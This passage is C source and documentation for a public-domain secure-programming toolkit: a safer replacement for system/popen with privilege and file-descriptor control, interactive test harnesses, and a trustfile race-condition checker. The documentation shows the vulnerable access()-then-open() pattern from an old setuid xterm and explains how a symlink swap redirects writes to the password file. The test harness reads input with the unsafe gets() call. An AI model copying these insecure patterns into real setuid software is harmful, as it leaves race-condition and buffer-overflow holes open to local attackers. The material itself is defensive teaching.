                /* now have PTR_INC more room */
                *sz_alloc += PTR_INC;
        }

        /*
         * return pointer to new space
         */
        return(x.cpp);
}

#ifdef __STDC__
static int initenv(void)
#else
static int initenv()
#endif
{
        register int i;
        register int rval;

        if (envp != NULL)
                le_clobber();
        for(i = 0; nvfix[i] != NULL; i++)
                if ((rval = le_set(nvfix[i])) != SE_NONE)
                        return(rval);
        return(SE_NONE);
}

/************ E N V I R O N M E N T  C O N T R O L ******************/

/*
 * clobber the internal environment
 */
#ifdef __STDC__
void le_clobber(void)
#else
void le_clobber()
#endif
{
```

```
        register int i;         /* counter in a for loop */
        union {
                char **ep;
                char *p;
        } x;

        /*
         * if the environment is defined and not fixed, clobber it
         */
        if (envp != NULL){
                /* it's defined -- is it fixed? */
                if (envp != nvfix){
                        /* no -- usual walk the list crud */
                        for(i = 0; envp[i] != NULL; i++)
                                (void) free(envp[i]);
                        x.ep = envp;
                        (void) free(x.p);
                }
                /* say there's not anything there any more */
                envp = NULL;
        }

        /*
         * now clobber the sizes
         */
        nend = sz_envp = 0;
}

/*
 * get a pointer to the environment element
 */
#ifdef __STDC__
static int le_getenv(char *var)
#else
static int le_getenv(var)
char *var;
#endif
{
        register int i;                 /* counter in a for loop */
        register char *p, *q;           /* used to compare two strings */

        /*
         * check for no environment
         */
        if (envp == NULL)
                return(-1);

        /*
         * there is one -- now walk the environment list
         */
        for(i = 0; envp[i] != NULL; i++){
                /* compare */
                p = envp[i];
                q = var;
                while(*p && *q && *p == *q)
                        p++, q++;
                /* have we a match? */
                if ((*p == '=' || *p == '\0') && (*q == '=' || *q == '\0')){
                        /* YES -- return its index */
                        return(i);
                }
        }
        /*
         * no match
         */
        return(-1);
}

/*
 * set an environment variable
 */
#ifdef __STDC__
int le_set(char *env)
#else
int le_set(env)
char *env;
#endif
{
        register char *p, *q;           /* what is to be put into env */
        register int n;                 /* where a previous definition is */

        /*
         * seeif youneed to create the environment list
         */
        if (sz_envp == 0){
                if ((envp = c2alloc(envp, &sz_envp)) == NULL){
                        ERMSG("ran out of memory");
                        return(SE_NOMEM);
                }
                for(nend = 0; nvfix[nend] != NULL; nend++)
                        if ((envp[nend] = strdup(nvfix[nend])) == NULL){
                                ERMSG("ran out of memory");
                                return(SE_NOMEM);
                        }
                envp[nend] = NULL;
        }

        /*
         * if there is an = sign,
         * it's a redefinition; if not,
         * just include it from the current environment
         * (if not defined there, don't define it here)
         */
        if (strchr(env, '=') == NULL){
                /* is it defined locally? */
                if ((q = getenv(env)) == NULL){
                        /* no -- don't define it here */
                        return(SE_NONE);
                }
                else if ((p = malloc((unsigned) (strlen(env)+strlen(q)+2)))
                                                                        == NULL){
                        ERMSG("ran out of memory");
                        return(SE_NOMEM);
                }
                else{
                        (void) strcpy(p, env);
                        (void) strcat(p, "=");
                        (void) strcat(p, q);
                }
        }
        else if ((p = strdup(env)) == NULL){
                ERMSG("ran out of memory");
                return(SE_NOMEM);
        }
```

```
        /*
         * if it isn't defined, see if you need to create the environment list
         */
        if (nend == sz_envp && (envp = c2alloc(envp, &sz_envp)) == NULL){
                ERMSG("ran out of memory");
                return(SE_NOMEM);
        }

        /*
         * add it to the environment
         * if it is already defined, delete the old definition
         * and replace it with the new definition
         */
        if ((n = le_getenv(env)) > -1){
                (void) free(envp[n]);
                envp[n] = p;
                return(SE_NONE);
        }

        envp[nend++] = p;
        envp[nend] = NULL;

        /*
         * all done
         */
        return(SE_NONE);
}

/*
 * clear a current environment variable
 */
#ifdef __STDC__
int le_unset(char *env)
#else
int le_unset(env)
char *env;
#endif
{
        register int i;         /* counter in a for loop */

        /*
         * delete it from the environment
         */
        if ((i = le_getenv(env)) > -1){
                (void) free(envp[i]);
                for( ; envp[i] != NULL; i++)
                        envp[i] = envp[i+1];
                return(SE_NONE);
        }

        /*
         * no such variable
         */
        return(SE_NOVAR);
}

/*
 * set the default umask
 */
#ifdef __STDC__
int le_umask(int umak)
#else
int le_umask(umak)
int umak;
#endif
{
        /*
         * reset the umask
         */
        octmask = umak;
        return(SE_NONE);
}

/*
 * leave a file descriptor open
 */
#ifdef __STDC__
int le_openfd(int fd)
#else
int le_openfd(fd)
int fd;
#endif
{
        /*
         * check args
         */
        if (0 > fd || fd >= MAX_DESC)
                return(SE_BADFD);
        /*
         * mark the descriptor for leaving open
         */
        fdleave[fd] = 1;
        return(SE_NONE);
}

/*
 * mark a file descriptor closed
 */
#ifdef __STDC__
int le_closefd(int fd)
#else
int le_closefd(fd)
int fd;
#endif
{
        /*
         * check args
         */
        if (0 > fd || fd >= MAX_DESC)
                return(SE_BADFD);
        /*
         * mark the descriptor for closing
         */
        fdleave[fd] = 0;
        return(SE_NONE);
}

/************* P R I V I L E G E   C O N T R O L ******************/

/*
 * say how to handle the effective (and real) UIDs
 */
#ifdef __STDC__
int le_euid(int uid)
#else
int le_euid( uid)
```

```
int uid;
#endif
{
        mresetuid = uid;
        return(SE_NONE);
}

/*
 * say how to handle the effective (and real) GIDs
 */
#ifdef __STDC__
int le_egid(int gid)
#else
int le_egid(gid)
int gid;
#endif
{
        mresetgid = gid;
        return(SE_NONE);
}

/************* S U B C O M M A N D   E X E C U T I O N ******************/

/*
 * get the shell to use for the subcommand
 */
#ifdef __STDC__
static char *shellenv(void)
#else
static char *shellenv()
#endif
{
        register int i;         /* counter in a for loop */
        register char *shptr;   /* points to shell name */

        /*
         * error check; should never happen
         */
        if (envp == NULL && (i = initenv()) != SE_NONE)
                return(NULL);

        /*
         * get the shell environment variable
         */
        for(i = 0; envp[i] != NULL; i++)
                if (strncmp(envp[i], "SHELL=", strlen("SHELL=")) == 0)
                        break;
        /*
         * not defined; use the default shell
         */
        if (envp[i] == NULL)
                shptr = NOSHELL;
        else
                shptr = strchr(envp[i], '=') + 1;
        return(shptr);
}

/*
 * like system but A LOT safer
 */
#ifdef __STDC__
int msystem(char *cmd)
#else
int msystem(cmd)
char *cmd;
#endif
{
        char *argv[5];                  /* argument list */
        register char *p;               /* temoporary pointers */
        register char *shptr;           /* the program to be run */
        register int i;                 /* index number of child */

        /*
         * if it's NULL, initialize it
         */
        if (envp == NULL && (i = initenv()) != SE_NONE)
                return(i);

        /*
         * get the SHELL variable (if any)
         */
        shptr = shellenv();

        /*
         * set it up, just like popen
         */
        argv[0] = ((p = strrchr(shptr, '/')) == NULL) ? shptr : p+1;
        argv[1] = "-c";
        argv[2] = cmd;
        argv[3] = NULL;

        /*
         * run it
         */
        if ((i = schild(shptr, argv, envp, (FILE **) NULL, octmask)) < 0)
                return(127);
        return(echild(i));
}

/*
 * this structure holds the information associating
 * file descriptors and PIDs.  It ks needed as the mpopen/mpclose interface
 * uses file pointers but the wait call needs a PID
 */
static struct popenfunc {       /* association of pid, file pointer */
        int pid;                        /* the process identifier */
        FILE *fp;                       /* the file pointer */
} pfunc[MAX_MPOPEN];

/*
 * like popen but A LOT safer
 */
#ifdef __STDC__
FILE *mpopen(char *cmd, char *mode)
#else
FILE *mpopen(cmd, mode)
char *cmd;
char *mode;
#endif
{
        char *argv[5];                  /* argument list */
        register char *p;               /* temoporary pointers */
        register char *shptr;           /* the program to be run */
        FILE *fpa[3];                   /* process communication descriptors */
        register int indx;              /* index number of child */
```

```
        /*
         * see if anything is available
         */
        for(indx = 0; indx < MAX_MPOPEN; indx++)
                if (pfunc[indx].pid == 0)
                        break;
        if (indx == MAX_MPOPEN)
                return(NULL);

        /*
         * now get the SHELL variable (if any)
         */
        shptr = shellenv();

        /*
         * set it up, just like popen
         */
        argv[0] = ((p = strrchr(shptr, '/')) == NULL) ? shptr : p+1;
        argv[1] = "-c";
        argv[2] = cmd;
        argv[3] = NULL;

        fpa[0] = (*mode == 'w') ? stdin : NULL;
        fpa[1] = (*mode == 'r') ? stdout : NULL;
        fpa[2] = NULL;

        /*
         * run it
         */
        if ((pfunc[indx].pid = schild(shptr, argv, envp, fpa, octmask)) < 0)
                return(NULL);
        return(pfunc[indx].fp = ((*mode == 'w') ? fpa[0] : fpa[1]));
}

/*
 * close the pipe
 */
#ifdef __STDC__
int mpclose(FILE *fp)
#else
int mpclose(fp)
FILE *fp;
#endif
{
        register int indx;      /* used to look for corresponding pid */
        register int rstatus;   /* return status of command */

        /*
         * loop until you find the right process
         */
        for(indx = 0; indx < MAX_MPOPEN; indx++)
                if (pfunc[indx].fp == fp){
                        /* got it ... flush and close the descriptor */
                        (void) fflush(fp);
                        (void) fclose(fp);
                        /* get the status code fo the child */
                        rstatus = echild(pfunc[indx].pid);
                        /* clear the entry and return the code */
                        pfunc[indx].pid = 0;
                        return(rstatus);
                }

        /*
         * no such process - signal no child
         */
        return(-1);
}


/*
 * like popen but A LOT safer
 * uses file descriptors for all three files
 * (0, 1, 2)
 */
#ifdef __STDC__
int mfpopen(char *cmd, FILE *fpa[])
#else
int mfpopen(cmd, fpa)
char *cmd;
FILE *fpa[];
#endif
{
        char *argv[5];                  /* argument list */
        register char *p;               /* temoporary pointers */
        register char *shptr;           /* the program to be run */
        register int indx;              /* index number of child */

        /*
         * see if anything is available
         */
        for(indx = 0; indx < MAX_MPOPEN; indx++)
                if (pfunc[indx].pid == 0)
                        break;
        if (indx == MAX_MPOPEN)
                return(-1);

        /*
         * now get the SHELL variable (if any)
         */
        shptr = shellenv();

        /*
         * set it up, just like popen
         */
        argv[0] = ((p = strrchr(shptr, '/')) == NULL) ? shptr : p+1;
        argv[1] = "-c";
        argv[2] = cmd;
        argv[3] = NULL;

        /*
         * run it
         */
        if ((pfunc[indx].pid = schild(shptr, argv, envp, fpa, octmask)) < 0)
                return(-1);
        return(indx);
}

/*
 * close the pipe
 */
#ifdef __STDC__
int mfpclose(int indx, FILE *fp[3])
#else
int mfpclose(indx, fp)
int indx;
FILE *fp[];
```

```
#endif
{
        register int rstatus;   /* return status of command */

        /*
         * loop until you find the right process
         */
        if (pfunc[indx].pid == 0)
                return(-1);
        /* got it ... flush and close the descriptor */
        if (fp[0] != NULL)
                (void) fclose(fp[0]);
        /* get the status code fo the child */
        rstatus = echild(pfunc[indx].pid);
        /* clear the entry and return the code */
        pfunc[indx].pid = 0;
        /* got it ... flush and close the descriptor */
        if (fp[1] != NULL)
                (void) fclose(fp[1]);
        if (fp[2] != NULL)
                (void) fclose(fp[2]);
        return(rstatus);
}

/*
 * like popen but A LOT safer
 * uses arg vector, not command, and file descriptors 0, 1, 2
 */
#ifdef __STDC__
int mxfpopen(char *argv[], FILE *fpa[])
#else
int mxfpopen(argv, fpa)
char *argv[];
FILE *fpa[];
#endif
{
        register int indx;              /* index number of child */

        /*
         * see if anything is available
         */
        for(indx = 0; indx < MAX_MPOPEN; indx++)
                if (pfunc[indx].pid == 0)
                        break;
        if (indx == MAX_MPOPEN)
                return(-1);

        /*
         * run it
         */
        if ((pfunc[indx].pid = schild(argv[0], argv, envp, fpa, octmask)) < 0)
                return(-1);
        return(indx);
}

/*
 * close the pipe
 */
#ifdef __STDC__
int mxfpclose(int indx, FILE *fp[3])
#else
int mxfpclose(indx, fp)
int indx;
FILE *fp[];
#endif
{
        return(mfpclose(indx, fp));
}

/*
 * signal values
 */
#ifdef __STDC__
static void (*savesig[MAX_SIGNAL])(int, SIG_TYPE (*)(int));
#else
static void (*savesig[MAX_SIGNAL])();   /* signal values */
#endif

/*
 * spawn a child; the child's args and environment are as indicated,
 * the file descriptors 0/1/2 are redirected to the open files fp[0]/
 * fp[1]/fp[2] if they are non-NULL, and the umask of the child is set
 * to omask
 */
#ifdef __STDC__
int schild(char *cmd, char **argp, char **envptr, FILE *fp[], int mask)
#else
int schild(cmd, argp, envptr, fp, mask)
char *cmd;
char **argp;
char **envptr;
FILE *fp[];
int mask;
#endif
{
        int p[3][2];                    /* pipes to/from child */
        register int i;                 /* counter in for loop */
        register int ch_pid;            /* child PID */
        register int euid, egid;        /* in case reset[gu]id is -1 */

        /*
         * create 1 pipe for each of standard input, output, error
         */
        if (fp != NULL){
                if (pipe(p[0]) < 0 || pipe(p[1]) < 0 || pipe(p[2]) < 0){
                        ERMSG("pipes couldn't be made");
                        return(SE_NOPIPE);
                }
        }

        /*
         * remember the effective uid
         */
        euid = geteuid();
        egid = getegid();

        /*
         * spawn the child and make the pipes the subprocess stdin, stdout
         */
        if ((ch_pid = fork()) == 0){
                /* now reset the uid and gid if desired */
                if (mresetgid < -1)             (void) setgid(getgid());
                else if (mresetgid == -1)       (void) setgid(egid);
                else if (mresetgid > -1)        (void) setgid(mresetgid);
                if (mresetuid < -1)             (void) setuid(getuid());
                else if (mresetuid == -1)       (void) setuid(euid);
```

```
                else if (mresetuid > -1)        (void) setuid(mresetuid);
                /* reset the umask */
                (void) umask(mask);
                /* close the unused ends of the pipe  */
                /* and all other files except 0, 1, 2 */
                for(i = 3; i < NOFILE; i++)
                        if (fp == NULL || (!fdleave[i] && i != p[0][0]
                                        && i != p[1][1] && i != p[2][1]))
                                (void) close(i);
                /* if the parent wants to read/write to the child,  */
                /* dup the descriptor; we tell this if the input fp */
                /* array has a NULL in the slot (no interest)       */
                if (fp != NULL){
                        if (fp[0] != NULL){
                                (void) dup2(p[0][0], 0);
                        }
                        (void) close(p[0][0]);
                        if (fp[1] != NULL){
                                (void) dup2(p[1][1], 1);
                        }
                        (void) close(p[1][1]);
                        if (fp[2] != NULL){
                                (void) dup2(p[2][1], 2);
                        }
                        (void) close(p[2][1]);
                    }
                    /* exec the command and environment */
                    (void) execve(cmd, argp, envptr);
                    /* should never happen ... */
                    _exit(EXIT_BAD);
        }
        /*
         * parent process: if couldn't create child, error
         */
        if (ch_pid != -1){
                        /*
                         * ignore any signals until child dies
                         */
                        for(i = 0; i < MAX_SIGNAL; i++)
#ifdef SIGCLD
                                if (i != SIGCLD)
#endif
                                        savesig[i] = (SIG_TYPE (*)) signal(i, SIG_IGN);
                        /*
                         * close unused end of pipes
                         */
                        if (fp != NULL){
                                (void) close(p[0][0]);
                                (void) close(p[1][1]);
                                (void) close(p[2][1]);
                        }
                        /*
                         * use a stdio interface for uniformity
                         */
                        if (fp != NULL){
                                if (fp[0] != NULL)
                                        fp[0] = fdopen(p[0][1], "w");
                                else
                                        (void) close(p[0][1]);
                                if (fp[1] != NULL)
                                        fp[1] = fdopen(p[1][0], "r");
                                else
                                        (void) close(p[1][0]);
                                if (fp[2] != NULL)
                                        fp[2] = fdopen(p[2][0], "r");
                                else
                                        (void) close(p[2][0]);
                        }
        }

        /*
         * return child's PID
         */
        return(ch_pid);
}

/*
 * wait for child to die
 */
#ifdef __STDC__
int echild(int pid)
#else
int echild(pid)
int pid;
#endif
{

        register int r;         /* PID of process just exited */
        int status;             /* status of wait call */

        /*
         * done; wait for child to terminate
         */
        while((r = wait(&status)) != pid && r != -1) ;
        /*
         * if child already dead, assume an exit status of -1
         */
        if (r == -1) status = -1;
        /*
         * restore signal traps
         */
        for(r = 0; r < MAX_SIGNAL; r++)
                (void) signal(r, (SIG_TYPE (*)) savesig[r]);
        /*
         * return exit status
         */
        return(status);
}
```

```
/*
 * This is the testing module -- type "h" at the prompt
 * If you want to test the setuid/setgid stuff, you
 * should make this setuid to root
 *
 * Author information:
 * Matt Bishop
 * Department of Computer Science
 * University of California at Davis
 * Davis, CA  95616-8562
 * phone (916) 752-8060
 * email bishop@cs.ucdavis.edu
 *
 * This code is placed in the public domain.  I do ask that
 * you keep my name associated with it, that you not represent
 * it as written by you, and that you preserve these comments.
 * This software is provided "as is" and without any guarantees
 * of any sort.
 *
 * Version information:
 * 1.0          May 25, 1994            Matt Bishop
 */
#include <stdio.h>
#include <ctype.h>
#include <sys/types.h>
#include <signal.h>
#include "env.h"

/*
 * this is the signal handler
 *
 * Why is this here?  You really don't need it, but during
 * testing I got a SIGPIPE that I couldn't explain; turned
 * out there was a problem with dup'ing a file descriptor
 * in the child creation routine.  So, I fixed it, but just
 * in case there's a problem with porting this thing, I've
 * left the code in place for future use.
 *
 * If you get a signal, quickout is set to 1 so the mpopen
 * loops terminate
 */
int quickout = 0;               /* drop out of loop */

/*
 * primitive signal handler
 */
#ifdef __STDC__
void subsig(int signo)
#else
void subsig(signo)
int signo;
#endif
{
        /*
         * be informative on SIGPIPE or child
         * termination, and cryptic on everything else
         */
        if (signo == SIGPIPE || signo == SIGCHLD){
                printf("child died; signal ");
                if (signo == SIGCHLD)
                        printf("SIGCHLD");
                else if (signo == SIGPIPE)
                        printf("SIGPIPE");
                else
                        printf("%d", signo);
                printf(" caught\n");
        }
        /* say you got something */
        quickout = 1;
        /*
         * reset these (needed on some systems,
         * unnecessary on others)
         */
        (void) signal(SIGPIPE, subsig);
        (void) signal(SIGCHLD, subsig);
}

/*
 * discard leading whitespace
 */
#ifdef __STDC__
char *eatblanks(char *x)
#else
char *eatblanks(x)
char *x;
#endif
{
        while(isspace(*x)) x++;
        return(x);
}

/*
 * error handler
 * just say what happened
 */
#ifdef __STDC__
void oops(int code)
#else
void oops(code)
int code;
#endif
{
        switch(code){
        case SE_NONE:                   /* no error */
                return;
        case SE_NOMEM:                  /* no memory */
                printf("ran out of memory\n");
                return;
        case SE_NOPIPE:                 /* no pipes */
                printf("can't create another pipe\n");
                return;
        case SE_NOVAR:                  /* no variable */
                printf("unknown environment variable\n");
                return;
        case SE_BADFD:          /* no file descriptor */
                printf("unknown file descriptor\n");
                return;
        default:                        /* no idea! */
                printf("unknown error %d\n", code);
                return;
        }
}

/*
 * the start of the problem
 */
```

```
#ifdef __STDC__
void main(void)
#else
void main()
#endif
{
        char buf[1024];         /* input buffer */
        char cmd[1024];         /* command buffer */
        char *p;                /* used to walk command buffer */
        int um;                 /* temporary used for a multitude of sins */
        FILE *fp;               /* used for mpopen/mpclose */

        /*
         * may be paranoia, but catch these
         * in case there are kiddie problems
         */
        (void) signal(SIGPIPE, subsig);
        (void) signal(SIGCHLD, subsig);

        /*
         * do it!
         */
        while(printf("> "), gets(buf) != NULL){
                /* eat leading blanks */
                p = eatblanks(buf);
                /* do the command */
                switch(buf[0]){
                case 'i':               /* initialize */
                        le_clobber();
                        break;
                case 'u':               /* set effective user id */
                        p = eatblanks(++p);
                        if (sscanf(p, "%d", &um) != 1)
                                printf("need numeric uid\n");
                        else
                                oops(le_euid(um));
                        break;
                case 'g':               /* set effective group id */
                        p = eatblanks(++p);
                        if (sscanf(p, "%d", &um) != 1)
                                printf("need numeric gid\n");
                        else
                                oops(le_egid(um));
                        break;
                case 'a':               /* add environment variable */
                        p = eatblanks(++p);
                        oops(le_set(p));
                        break;
                case 'd':               /* delete environment variable */
                        p = eatblanks(++p);
                        oops(le_unset(p));
                        break;
                case 'm':               /* set file creation mask */
                        p = eatblanks(++p);
                        if (sscanf(p, "%o", &um) != 1)
                                printf("need octal umask\n");
                        else
                                oops(le_umask(um));
                        break;
                case 'c':               /* set command to run */
                        p = eatblanks(++p);
                        (void) strcpy(cmd, p);
                        break;
                case 'r':               /* run command using msystem */
                        printf("status is %d\n", msystem(cmd));
                        quickout = 0;
                        break;
                case 'P':               /* run command, read from pipe */
                        if ((fp = mpopen(cmd, "r")) == NULL)
                                printf("%s could not be executed\n", cmd);
                        else{
                                while(!quickout &&
                                           fgets(buf, sizeof(buf), fp) != NULL)
                                        printf("%s", buf);
                                quickout = 0;
                                printf("status is %d\n", mpclose(fp));
                        }
                        break;
                case 'p':               /* run command, write to pipe */
                        if ((fp = mpopen(cmd, "w")) == NULL)
                                printf("%s could not be executed\n", cmd);
                        else{
                                while(printf("input (. to stop)> "),
                                  (!quickout &&
                                    fgets(buf, 1024, stdin) != NULL &&
                                                strcmp(buf, ".\n") != 0)){
                                        fprintf(fp, "%s", buf);
                                        fflush(fp);
                                }
                                quickout = 0;
                                printf("status is %d\n", mpclose(fp));
                        }
                        break;
                case '-':               /* fd to be kept open */
                        if (scanf("%d", &um) == EOF)
                                exit(1);
                        oops(le_openfd(um));
                        break;
                case '|':               /* fd to be kept closed */
                        if (scanf("%d", &um) == EOF)
                                exit(1);
                        oops(le_closefd(um));
                        break;
                case 'q':               /* exit */
                        exit(1);
                default:                /* help message */
                        printf("- nn\tkeep file descriptor nn open\n");
                        printf("| nn\tkeep file descriptor nn closed\n");
                        printf("a arg\tset environment variable\n");
                        printf("c line\trest of line is command\n");
                        printf("d arg\tunset environment variable\n");
                        printf("g nnn\tset (real & effective) gid to nnn\n");
                        printf("i\tinitialize environment\n");
                        printf("m nnn\tset umask to nnn (octal)\n");
                        printf("P\texecute command, pipe output\n");
                        printf("p\texecute command, pipe from stdin\n");
                        printf("q\tquit\n");
                        printf("r\texecute command\n");
                        printf("u nnn\tset (real & effective) uid to nnn\n");
                        break;
                }
        }

        /*
         * say good night, Dick!
         */
```

```
        exit(0);
}
```

```
/*
 * This is a module to test the le_openfd and le_closefd calls;
 * the tester module doesn't do that too well
 *
 * Usage:
 *      testfd [ file ]
 * Here, file is any file (it will be printed on the screen, so
 * for your sake it should be readable!); if omitted, we use /etc/passwd.
 * The program tells you what's going on; it basically opend that
 * file, marks it as to stay open, and runs a child which reads from
 * that descriptor.  It then marks it as closed and repeats.  You should
 * see the file printed once, with # at the beginning of each line
 * (along with miscellaneous commentary from the program)
 *
 * Author information:
 * Matt Bishop
 * Department of Computer Science
 * University of California at Davis
 * Davis, CA  95616-8562
 * phone (916) 752-8060
 * email bishop@cs.ucdavis.edu
 *
 * This code is placed in the public domain.  I do ask that
 * you keep my name associated with it, that you not represent
 * it as written by you, and that you preserve these comments.
 * This software is provided "as is" and without any guarantees
 * of any sort.
 *
 * Version information:
 * 1.0          May 25, 1994            Matt Bishop
 */
#include <stdio.h>
#include <ctype.h>
#include "env.h"

/*
 * useful globals
 */
char *cmd = "sed 's/^/#/' <&%d";        /* default command */
char *deffile = "/etc/passwd";          /* default file name */

/*
 * error handler
 * just say what happened
 */
#ifdef __STDC__
void oops(int code)
#else
void oops(code)
int code;
#endif
{
        switch(code){
        case SE_NONE:                   /* no error */
                return;
        case SE_NOMEM:                  /* no memory */
                printf("ran out of memory\n");
                return;
        case SE_NOPIPE:                 /* no pipes */
                printf("can't create another pipe\n");
                return;
        case SE_NOVAR:                  /* no variable */
                printf("unknown environment variable\n");
                return;
        case SE_BADFD:                  /* no file descriptor */
                printf("unknown file descriptor\n");
                return;
        default:                        /* no idea! */
                printf("unknown error %d\n", code);
                return;
        }
}

/*
 * the start of the problem
 */
#ifdef __STDC__
void main(int argc, char **argv)
#else
void main(argc, argv)
int argc;
char **argv;
#endif
{
        int fd;                 /* file descriptor to be marked */
        FILE *fp;               /* used to open file */
        char cmdbuf[1024];      /* command buffer */
        FILE *fproc;            /* used for mpopen/mpclose */

        /*
         * open the relevant file
         */
        if ((fp = fopen(argc == 1 ? deffile : argv[1], "r")) == NULL){
                perror(argc == 1 ? deffile : argv[1]);
                exit(1);
        }
        if ((fd = fileno(fp)) < 0){
                perror("fileno");
                exit(1);
        }

        /*
         * now say what you are doing
         */
        printf("reading from file descriptor %d\n", fileno(fp));
        (void) sprintf(cmdbuf, cmd, fileno(fp));
        printf("This one should print the file %s with leading # ...\n",
                                                argc == 1 ? deffile : argv[1]);
        /*
         * mark the file open and feed it to the command
         */
        oops(le_openfd(fileno(fp)));
        if ((fproc = mpopen(cmdbuf, "w")) == NULL){
                perror(cmdbuf);
                exit(1);
        }
        /*
         * say what happened
         */
        printf("status is %d\n", mpclose(fproc));

        /*
         * again, say what you are doing
         */
        printf("reading from file descriptor %d\n", fileno(fp));
        printf("This one should print nothing ...\n");
```

```
        /*
         * mark the file open and feed it to the command
         */
        oops(le_closefd(fd));
        if ((fproc = mpopen(cmdbuf, "w")) == NULL){
                perror(cmdbuf);
                exit(1);
        }
        /*
         * say what happened
         */
        printf("status is %d\n", mpclose(fproc));

        /*
         * say goodnight, Dick!
         */
        exit(1);
}
```

This page intentionally left blank
except for this notice.

M. Bishop, source code to the function *trustfile*

This page deliberately left blank.

NAME

tester − testing the more secure children functions

SYNOPSIS

tester

DESCRIPTION

Tester allows the user to try various features of *trustfile.c*. The program takes no arguments; type your commands to the prompt ‘‘>’’. The commands define the trusted and untrusted users and the file to be tested; they are:

h, **?** print help message

f *file* Print a message indicating whether the file is trustworthy. If it is not trustworthy, the reason is given; if there is an error, the specific error is also given.

q, **x** quit

s Print the list of trusted users and untrusted users.

t *user* Consider the user *user* to be trusted. *User* can be either a login name or a UID, and you can specify multiple users by separating them with whitespace or commas. If this command is given, the defaults (*root* and the UID of the user executing the program) are cleared. This means that if you want to trust *root* and *sys* (for example), you will need to specify both.

u *user* Consider the user *user* to be untrusted. *User* can be either a login name or a UID, and you can specify multiple users by separating them with whitespace or commas.

z *mod* Clear the list of trusted and/or untrusted users. If *mod* is **t**, the list of trusted users is cleared; if *mod* is **u**, the list of untrusted users is cleared; and if *mod* is *****, both lists are cleared.

AUTHOR

Matt Bishop
Department of Computer Science
University of California, Davis
Davis, CA 95616-8562
email: bishop@cs.ucdavis.edu

VERSION

version 1.0, December 28, 1995 Initial version for distribution

NAME

trustfile − see if a file can be trusted

SYNOPSIS

#include tf.h

int trustfile(path, good, bad)
char *path;
int *good;
int *bad;

extern int tf_euid;
extern int tf_errno;
extern char *tf_path;

DESCRIPTION

The function *trustfile* checks the file named in *path*, its ancestor directories, and (if any of them are symbolic links) the directories and ancestors of the directories and files linked to. If only those users whose UIDs are given in the integer array *good* can write to those directories and files, or if none of those users whose UIDs are fiven in the integer array *bad* can write to those directories and files, *trustfile* returns **TF_YES**. If either of these conditions fails, *trustfile* returns **TF_NO**. If this information cannot be determined, *trustfile* returns **TF_ERROR .** If this function does not return **TF_YES**, then any attempt to manipulate the file named in **path**, or (if it is a directory) any attempt to manipulate its subdirectories or files, allow a race condition to alter the file being manipulated. In particular, the use of the system call *access*(2) should be avoided in this situation.

If *trustfile* returns **TF_YES**, the value of **tf_errno** and **tf_path** are undefined. If *trustfile* returns **TF_NO**, the value of **tf_path** is the first component in the path which cannot be trusted and the value of **tf_errno** indicates the reason for distrust:
TF_BADUIDowner can write and is untrusted
TF_BADGIDgroup can write and a member is untrusted
TF_BADOTHanyone can write
If *trustfile* returns **TF_ERROR**, the value of **tf_path** will be the component on which the error occurred and the value of **tf_errno** indicates where the problem occurred:
TF_BADFILEthe file name is bogus (**NULL**)
TF_BADNAMEthe given relative path name could not be expanded
TF_BADSTATthe *stat*(2) call failed
TF_NOROOMran out of memory

EXAMPLE

Define a *trusted file* to be one that can be altered only by a set of trusted users. Race conditions that involve file accesses in UNIX programs occur because the program attempts to perform two sequential actions on one file and that file is not trusted; so, an attacker can alter the file between the two operations. If the program knew the file were not trusted, it could take some action to prevent (or warn about) the problem. That is the role of *trustfile*.

This most emphatically does not eliminate exposure to race conditions; that would require modifying the UNIX kernel. But *if* you have correctly gauged the trusted users, *and* if the file access mechanisms are working correctly, your program will be able to detect situations in which a race condition could be exploited.

Here's an example (one from an old version of *xterm*(1)). *Xterm* was setuid to root; when you asked it to log to an existing file, here's what it did (note: this is my code, not *xterm*'s!):

```
if (access(logfile, W_OK) < 0)
        ... error ...
if (open(logfile, O_APPEND) < 0)
        ... I'm root; shouldn't happen ...
```

If I name a log file in my home directory, between the *access*(2) and the *open*(2) I can replace it with a link

(symbolic or otherwise) to the password file. As the program is running as root, the *open* will succeed, and I'll log everything to the password file. Details of this exploitation are left to your imagination.

Now, here's how you can fix this using *trustfile*. Note that if you don't specify any users as trusted, it assumes that only root is trusted:

```
if (trustfile(logfile, NULL, NULL) != TF_YES)
        ... can't trust the file, so give error ...
else {
        if (access(logfile, W_OK) < 0)
        ... error ...
        if (open(logfile, O_APPEND) < 0)
        ... I'm root; shouldn't happen ...
}
```

Now look at the exploitation described above. If logfile is in my home,directory, which I own, the setuid program xterm should not trust that file. And that's what happens; *trustfile* sees that an untrusted user (me) can write to an ancestor of the logfile (specifically, my home directory). It then returns **TF_NO**, and *xterm* rejects my request to log.

SEE ALSO

access(2)

AUTHOR

Matt Bishop
Department of Computer Science
University of California, Davis
Davis, CA 95616-8562
email: bishop@cs.ucdavis.edu

VERSION

version 1.0, December 28, 1995
Initial version for distribution

DYNAMIC UNIX FILE ACCESS RACE CONDITION CHECKER

Define a "trusted" file to be one that can be altered only by a set of trusted users. Race conditions that involve file accesses in UNIX programs occur because the program attempts to perform two sequential actions on one file and that file is not trusted; so, an attacker can alter the file between the two operations. If the program knew the file were not trusted, it could take some action to prevent (or warn about) the problem. That's what this library allows it to determine.

The file trustfile.c contains a function trustfile(3) that takes a file name and a set of users designted as trusted. It then indicates whether the file is "trusted" in the sense defined earlier. Exact details of the invocation are in the manual page.

This most emphatically does not eliminate exposure to race conditions; that would require modifying the UNIX kernel. But IF you have correctly gauged the trusted users, AND if the file access mechanisms are working correctly, your program will be able to detect situations in which a race condition could be exploited.

Here's an example (one from an old version of xterm). Xterm was setuid to root; when you asked it to log to an existing file, here's what it did (note: this is my code, not xterm's!):

```
        if (access(logfile, W_OK) < 0)
                ... error ...
        if (open(logfile, O_APPEND) < 0)
                ... I'm root; shouldn't happen ...
```

The hole is that if I name a log file in my home directory, between the access and the open I can replace it with a link (symbolic or otherwise) to the password file. As the program is running as root, the open will succeed, and I'll log everything to the password file. Details of this exploitation are left to your imagination.

Now, here's how you can fix this using trustfile. Note that if you don't specify any users as trusted, it assumes that only root is trusted:

```
        if (trustfile(logfile, NULL, NULL) != TF_YES)
                ... can't trust the file, so give error ...
        else {
                if (access(logfile, W_OK) < 0)
                        ... error ...
                if (open(logfile, O_APPEND) < 0)
                        ... I'm root; shouldn't happen ...
        }
```

Now look at the exploitation described above. If logfile is in my home directory, which I own, the setuid program xterm should not trust that file. And that's what happens; trustfile sees that an untrusted user (me) can write to an ancestor of the logfile (specifically, my home directory). It then returns TF_NO, and xterm rejects my request to log.

==========
COMPILING

